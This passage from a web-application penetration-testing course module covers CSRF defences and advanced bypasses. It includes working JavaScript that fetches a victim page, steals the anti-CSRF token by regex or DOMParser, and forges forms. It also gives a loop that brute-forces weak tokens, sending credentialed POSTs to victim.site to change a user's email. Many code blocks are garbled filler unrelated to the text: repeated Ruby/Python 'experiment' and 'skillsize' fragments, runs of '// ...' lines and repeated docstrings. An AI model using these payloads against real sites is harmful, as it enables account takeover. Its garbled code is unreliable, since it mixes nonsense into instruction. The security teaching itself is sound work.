As a result, using **POST** requests for sensitive operations is better practice and protects against a well-known class of CSRF attack vectors. These allow the attacker to construct a malicious link, such as requesting an embedded image, iframe, etc.


Of course, using **POST** requests instead of **GET** will raise the bar for CSRF. As we have seen previously, there are several methods by which an attacker can trick a victim into submitting a **POST** request.

```
24 def test_experiment(self):
25     """Test the experiment endpoint"""
26     # Create an experiment
27     exp = Experiment.objects.create(name="Test Experiment")
28     # Create observations
29     obs = Observation.objects.create(experiment=exp, control="A")
30     obs = Observation.objects.create(experiment=exp, control="B")
31     # Create candidates
32     cand = Candidate.objects.create(experiment=exp, observations=[obs])
33     # Evaluate candidates
34     cand.evaluate()
35     # Fetch results
36     res = self.client.get(f"/api/experiments/{exp.id}/results")
37     # Check results
38     self.assertEqual(res.status_code, 200)
39     self.assertEqual(res.json(), {
40         "experiment": exp.name,
41         "observations": [obs.control for obs in exp.observations.all()],
42         "candidates": [cand.name for cand in exp.candidates.all()],
43     })
```



5.3.2 Multi-Step Transactions

As long as we are able to either predict or deduce the steps necessary to complete a task, then CSRF is possible. As a result, even if the application implements multi-step transactions (IE: one or multiple confirmation screens), these are in no way a protection mechanism.



5.3.3 Checking Referrer Header

The [HTTP Referrer header](#) was introduced to allow a server to check where a request was originated and therefore perform logging, optimized caching, etc.

Although spoofing the **Referrer** header is quite trivial using browser extension or web proxies, this is clearly not possible in a CSRF attack. It is because of this that many developers adopt this measure as a solution to prevent CSRF attacks.

5.3.3 Checking Referrer Header

However, this implementation has some common mistakes. Perhaps the most notable is the referrer not being sent if the website is using SSL/TLS. This doesn't take into consideration that firewalls, corporate proxies, etc. might remove this header.

In this case, developers need to add some business logic in order to understand whether the request is an attack or a legitimate request.

```
def skillsize(experiment, observations = 100)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

# Returns the experiment's context
def context
  experiment.context
end

def experiment_name
  experiment.name
end

def fetch_query
  @experiment.result.sub 1,1
end
```


5.3.3 Checking Referer Header

Generally speaking, checking the Referer header is something more attuned to an intrusion detection rather than being a solid anti-CSRF counter measure.

It can help in detecting some attacks; however, it will not stop all attacks. An example is an XSS flaw in the same origin!

```
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39
40   @experiment_name =
41     experiment.name
42   end
43
44   # Check whether the results match between all
45   def matches?
46     @observations == @control
47   end
48
49   def result
50     @result
51   end
```


5.3.4 Predictable Anti-CSRF Token

One of the most effective solutions for reducing the likelihood of CSRF exploitation is to use a Synchronizer Token Pattern, commonly called Anti-CSRF Tokens. This design pattern requires the generating of a challenge token that will be inserted within the HTML page. Another countermeasure might be SameSite cookie.

Once the user wishes to invoke operations that require the token, then it must be included in the request.

5.3.4 Predictable Anti-CSRF Token

In addition to the correct implementation of the token pattern system, it is essential that the token values are **randomly generated**.

This is so that they cannot be guessed by an attacker.

```
21 def initialize(experiment, observations = nil, control = nil)
22   @experiment = experiment
23   @observations = observations
24   @control = control
25   @candidates = observations ? observations : control
26   evaluate_candidates
27
28   freeze
29 end
30
31 # Returns the experiment's context
32 def context
33   experiment.context
34 end
35
36 # Returns the experiment's name
37 def experiment_name
38   experiment.name
39 end
40
41 # Returns whether the result is a match between the
42 # experiment's result and the control's result
43 def matched?
44   !!experiment.result == !!control.result
45 end
46
47 # Returns the result of the experiment
48 def result
49   experiment.result
50 end
```

5.3.4 Predictable Anti-CSRF Token

Obviously, if a web application uses easily guessable tokens as anti-CSRF measure, it is extremely vulnerable. Consider the following vulnerable examples:

...

```
<input type="hidden" name="antiCSRF" value="9">
```

```
<input type="hidden" name="antiCSRF" value="c9f0f895fb98ab9159f51fd0297e236d">
```

```
<input type="hidden" name="antiCSRF" value="MjE=">
```

...

MD5(8)

Base64(21)

5.3.6 Secret Cookies

Developers are always thinking of security through obscurity, and the fact that, oftentimes, they use secret cookies are evident. The concept with this technique is to create a cookie containing secret information (MD5 hash of a random secret...) and then check if it is included in the user's request.

Clearly, this is not in any way a security measure. Cookies, both by specification and design, are sent with every request; therefore, once a user sets a cookie, they are passed to the site/application no matter what, regardless of user intention.

```
21 def skillsize(experiment, observations = {}, control = null)
22   @experiment = experiment
23   @observations = observations
24   @control = control
25   @candidates = observations -> {control}
26   evaluate_candidates
27   freeze
28 end
```



Advanced CSRF Exploitation



5.4.1 Bypassing CSRF Defenses with XSS

Anti-CSRF token mechanisms, and other CSRF prevention techniques, have been introduced to mitigate security attacks involving **Cross-site Request Forgery**, however, not stacked attacks that involve **Cross-site Scripting (XSS)**.

A single XSS flaw is like a storm that overwhelms the entire CSRF protection system.

5.4.1 Bypassing CSRF Defenses with XSS

Technically, once we have exploited an XSS flaw, we are in the same origin of the CSR. All defenses against CSRF, except Challenge-Response mechanisms, are useless.

Synchronizer token, Checking the Referer header and Checking the Origin header can all be bypassed.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#synchronizer-token-pattern
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#verifying-origin-with-standard-headers

5.4.1.2 Bypassing Anti-CSRF Token


The scenario changes when the security measure is implemented using the **Synchronizer Token Pattern**. To circumvent this protection, we need to hijack the **Anti-CSRF** token from a valid form and then use the token stolen in our forged form.

Once the XSS flaw has been detected there are generally two scenarios that play out. The first, and "*luckiest*" occurs when XSS and CSRF-protected forms are contained on the same page. The second possibility is that the XSS flaw is located in another part of the web application.

```
24 observations = an array of Observations
25 control = the control Observation
26
27 def skillSize(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations + [control]
32   evaluate_candidates
33
34   freeze
35
36   @candidates
37
38   @candidates[result]
39
40   @candidates[result]
41
42   @candidates[result]
```

5.4.1.2 Bypassing Anti-CSRF Token

Bypassing an **Anti-CSRF based** mechanism there are generally 2 - 3 steps required, depending on where it is located the XSS.



5.4.1.2 Bypassing Anti-CSRF Token

Obviously, exploiting the XSS does not mean **alert(1)**, but rather *"include my JavaScript evil lib"*. This library will contain all the functions useful in performing our steps.

Let's check out some possible implementations of what we need.



5.4.1.2.1 1 > Request a Valid Form with a Valid Token

During the first step, we need the HTML of the page where the target form is located.

Worst case scenario, the XSS is not located on the same page of the target form; therefore, we cannot access the DOM directly using JavaScript. Thus, we need to **GET** the HTML source of the page.

```
24 // ...
25 // ...
26 // ...
27 // ...
28 // ...
29 // ...
30 // ...
31 // ...
32 // ...
33 // ...
34 // ...
35 // ...
36 // ...
37 // ...
38 // ...
39 // ...
40 // ...
41 // ...
42 // ...
43 // ...
44 // ...
45 // ...
46 // ...
47 // ...
48 // ...
49 // ...
50 // ...
51 // ...
52 // ...
53 // ...
54 // ...
55 // ...
56 // ...
57 // ...
58 // ...
59 // ...
60 // ...
61 // ...
62 // ...
63 // ...
64 // ...
65 // ...
66 // ...
67 // ...
68 // ...
69 // ...
70 // ...
71 // ...
72 // ...
73 // ...
74 // ...
75 // ...
76 // ...
77 // ...
78 // ...
79 // ...
80 // ...
81 // ...
82 // ...
83 // ...
84 // ...
85 // ...
86 // ...
87 // ...
88 // ...
89 // ...
90 // ...
91 // ...
92 // ...
93 // ...
94 // ...
95 // ...
96 // ...
97 // ...
98 // ...
99 // ...
100 // ...
```



5.4.1.2.1 1 > Request a Valid Form with a Valid Token

To get the page's HTML using [XMLHttpRequest](#) is simple.

```
var xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function() {  
    if (xhr.readyState == 4) {  
        var htmlSource = xhr.responseText;  
        //some operations..  
    }  
}
```

```
xhr.open('GET', 'http://victim.site/csrf-form-page.html', true);  
xhr.send();
```

← The source code

5.4.1.2.1 1 > Request a Valid Form with a Valid Token

The first step is to request a valid form with a valid token by using some form of the following jQuery code:

```
jReq= jQuery.get('http://victim.site/csrf-form-  
page.html',  
    function() {  
        var htmlSource = jReq.responseText;  
        //some operations...  
    });
```

The source code

5.4.1.2.2 2 > Extract the Valid Token from the Source Code

The second step requires us to extract the Anti-CSRF token from the page. In the best-case scenario, we can access the DOM quite easily (see the following example):

```
var token = document.getElementsByName('csrf_token')[0].value
```

Of course, this depends on the implementation context.

5.4.1.2.2 2 > Extract the Valid Token from the Source Code

Whereas, it is slightly different if the XSS is located on a different page. In this case, we need to extract the token from the result of the first step (a string containing the HTML of the target page).

There are multiple options available to both inspect the string result and extract the anti-CSRF token. Let's check out two of those options, the first one using a regex-based approach and the [DOMParser](#) API.

```
24
25
26 // The experiment result is
27 // an array of Observations, an
28 // the control observation
29
30 // Initialize experiment, observations = [], control = null
31
32 @experiment = experiment
33 @observations = observations
34 @control = control
35 @candidates = observations - [control]
36 evaluate_candidates
37
38 freeze
39
40 experiment.context
41
42 experiment_name
43 experiment_name
44 token
45
46 // Success result: 1.1
```



5.4.1.2.2 2 > Extract the Valid Token from the Source Code

var htmlSource

```
<html>
<head></head>
<body>
<form action="#" method="POST">
  <input type="text" name="data" value=""/>
  <input type="hidden" name="csrf_token" value="vzjDZDC1D3zeNkh"/>
  <input type="submit" name="submit" value="submit"/>
</form>
</body>
</html>
```

OK

Using Regex

```
pattern = /csrf_token'\svalue='(.*)'/;
token = htmlSource.match(pattern)[1]
```

Using DOMParser

```
parser = new DOMParser().parseFromString(htmlSource, "text/html");
token = parser.getElementsByTagName('csrf_token')[0];
```

vzjDZDC1D3zeNkh

5.4.1.2.3 3 > Forge the Form with the Stolen Token

The final step, once we have a valid token, is to add the anti-CSRF token in the forged form and send the attack by using the techniques we have seen in the previous sections

```
1 # ... (previous code) ...
2
3 # Forge the form with the stolen token
4 def forge_form(stolen_token):
5     # Create a dictionary for the form data
6     form_data = {
7         'csrf_token': stolen_token,
8         'username': 'admin',
9         'password': 'admin123',
10        'confirm_password': 'admin123',
11    }
12
13    # Return the form data dictionary
14    return form_data
15
16 # ... (previous code) ...
17
18 # Use the forge_form function to create the forged form
19 forged_form_data = forge_form(stolen_token)
```



5.4.2 Bypassing Anti-CSRF Token Brute Forcing

As we have already discussed previously, the Anti-CSRF tokens must be random and unpredictable. Weak and predictable tokens expose the application to brute force attacks.

If we are able to steal a victim's valid cookie, then the attacks are quite easy. We can use either Burp Repeater or custom scripts like ruby, python or any other **non-browser** mechanisms to generate a tremendous number of requests.

5.4.2 Video #1

Advanced XSRF Exploitation - Part 1

In this two-part video series, learn more about advanced CSRF exploitation methods!



**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#).*

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^ _ ^

5.4.2 Video #2

Advanced XSRF Exploitation - Part 2

Check out the second part of this demo video on CSRF exploitation.



**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#).*

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

We are going to analyze a scenario in which we are not able to steal the victim session cookies. However, there are another attack vectors left. Target users might be either convinced to visit our malicious page or we can inject our malicious code and exploit an XSS flaw against these users. As a result, we exploit the weak anti-CSRF protection.



5.4.2 Bypassing Anti-CSRF Token Brute Forcing

The next vulnerable example will be based on our traditional "*change email address*" form. The developer has added the anti-CSRF token as a security measure against CSRF attacks.

...

```
<form action="change.php" method="POST">
  <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
  <input type="hidden" name="old" value="myC00Lemail@victim.site">
  <input type="email" name="new" placeholder="your new email" required>
  <input type="submit" name="confirm" value="Confirm">
</form>
```

...

A random but weak token

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Let's consider an implementation that generates anti-CSRF tokens with a number value between **100** and **300**. This is an extremely poor level of randomness, therefore, requiring only **200** attempts to brute force the mechanism.

...

```
<form action="change.php" method="POST">  
  <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
```

...

...

rand(100, 300);

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Exploiting this implementation only requires us to create a page with a script that generates and submits **200** forms.

As we have seen in the first chapters of this module, in order to auto submit a **POST** request, we can either use a **form** element, or as we are going to see now, **XMLHttpRequest**.

```
24 def experiment_result(result):
25     """The experiment will result in a
26     * observations - an array of Observations, in which
27     * control - the control observation
28
29     """
30     def skill_size(experiment, observations = [], control = None):
31         @experiment
32         @observations
33         @control
34         def skill_size():
35             """The skill size of the experiment"""
36             return len(observations)
37         freeze
38     experiment.context
39     experiment.name
40     experiment.name
41     """
42     """
43     """The skill size of the experiment"""
44     """The skill size of the experiment"""
45     """The skill size of the experiment"""
46     """The skill size of the experiment"""
47     """The skill size of the experiment"""
48     """The skill size of the experiment"""
49     """The skill size of the experiment"""
50     """The skill size of the experiment"""
51     """The skill size of the experiment"""
52     """The skill size of the experiment"""
53     """The skill size of the experiment"""
54     """The skill size of the experiment"""
55     """The skill size of the experiment"""
56     """The skill size of the experiment"""
57     """The skill size of the experiment"""
58     """The skill size of the experiment"""
59     """The skill size of the experiment"""
60     """The skill size of the experiment"""
61     """The skill size of the experiment"""
62     """The skill size of the experiment"""
63     """The skill size of the experiment"""
64     """The skill size of the experiment"""
65     """The skill size of the experiment"""
66     """The skill size of the experiment"""
67     """The skill size of the experiment"""
68     """The skill size of the experiment"""
69     """The skill size of the experiment"""
70     """The skill size of the experiment"""
71     """The skill size of the experiment"""
72     """The skill size of the experiment"""
73     """The skill size of the experiment"""
74     """The skill size of the experiment"""
75     """The skill size of the experiment"""
76     """The skill size of the experiment"""
77     """The skill size of the experiment"""
78     """The skill size of the experiment"""
79     """The skill size of the experiment"""
80     """The skill size of the experiment"""
81     """The skill size of the experiment"""
82     """The skill size of the experiment"""
83     """The skill size of the experiment"""
84     """The skill size of the experiment"""
85     """The skill size of the experiment"""
86     """The skill size of the experiment"""
87     """The skill size of the experiment"""
88     """The skill size of the experiment"""
89     """The skill size of the experiment"""
90     """The skill size of the experiment"""
91     """The skill size of the experiment"""
92     """The skill size of the experiment"""
93     """The skill size of the experiment"""
94     """The skill size of the experiment"""
95     """The skill size of the experiment"""
96     """The skill size of the experiment"""
97     """The skill size of the experiment"""
98     """The skill size of the experiment"""
99     """The skill size of the experiment"""
100    """The skill size of the experiment"""
```


5.4.2 Bypassing Anti-CSRF Token Brute Forcing

The implementation requires both a loop, in order to generate the number of requests needed, and a function that generates the same request (except for the anti-CSRF token).

Generate a loop of 200 requests

```
var i = 100;
function bruteloop() {
  setTimeout(function() {
    XMLHttpRequest(i);
    i++;
    if (i < 300)
      bruteloop();
  }, 30) //sleep a little bit
}
```

```
function XMLHttpRequest(tokenID) {
  var http = new XMLHttpRequest();
  var url = "http://victim.site/csrf/brute/change_post.php";
  http.open("POST", url, true);

  http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  http.withCredentials = 'true';

  http.onreadystatechange = function() { //We don't care about responses
    if (http.readyState > 1) http.abort();
  }

  var params = "old=myoldemail&confirm=1&new=attackerEmail&csrfToken=" +
    tokenID;
  http.send(params);
}
```


5.4.2 Bypassing Anti-CSRF Token Brute Forcing

NOTE: From the field

Some real-world implementations of anti-CSRF appear to use a known Ajax request to get the token.

If you could iframe that particular functionality, you could narrow down a valid token by leveraging JavaScript and given that each character has a different size.


```
23  def skillsize(experiment, observations = [], control = null)
24    # skillsize - the experiment skill size
25    # observations - an array of Observations, or Observations
26    # control - the control Observation
27
28    @experiment = experiment
29    @observations = observations
30    @control = control
31    @candidates = observations - [control]
32    evaluate_candidates
33
34    freeze
35
36    experiment_text
37
38    experiment_name
39
40    # "Rolls a match between an experiment and a control"
41    @experiment/result.rb 1.1
```



Module 5 Labs

CSRF Labs

Try yourself against five CSRF exploitation challenges! In these labs, you are a soft-administrator of the Pawn Own Shop! and have decided to add your friend Malice to the administrator list. However, you are unable to, as only Mrs. Gallegos can do it.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

WAPT

References



References

Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images)

<http://seclists.org/bugtraq/2001/Jun/217>

Index of HTML 4 Attributes

<http://www.w3.org/TR/REC-html40/index/attributes.html>

HTML Living Standard: Attributes

<http://www.w3.org/html/wg/drafts/html/master/index.html#attributes-1>

HTTP/1.1: Header Field Definitions – 14.36 Referer

<http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.36>



References

Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#synchronizer-token-pattern

CSRF – inspecting the referer header

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#verifying-origin-with-standard-headers

Forms in HTML Documents – Introduction to FORMS

<http://www.w3.org/TR/html401/interact/forms.html>



References

Forms in HTML documents – 17.3 The FORM element

<http://www.w3.org/TR/html401/interact/forms.html#h-17.3>

XMLHttpRequest Living Standard

<http://xhr.spec.whatwg.org/>

DOMParser

<https://developer.mozilla.org/en-US/docs/Web/API/DOMParser>

Burp Suite – Repeater tool

<http://portswigger.net/burp/repeater.html>



Videos

Advanced CSRF Exploitation Part 1

In this two-part video series, learn more about advanced CSRF exploitation methods!

Advanced CSRF Exploitation Part 2

Check out the second part of this demo video on CSRF exploitation.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#).*

Labs



CSRF – 5 challenging labs

Try yourself against five CSRF exploitation challenges! In these labs, you are a soft-administrator of the Pawn Own Shop! and have decided to add your friend Malice to the administrator list. However, you are unable to, as only Mrs. Gallegos can do it.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*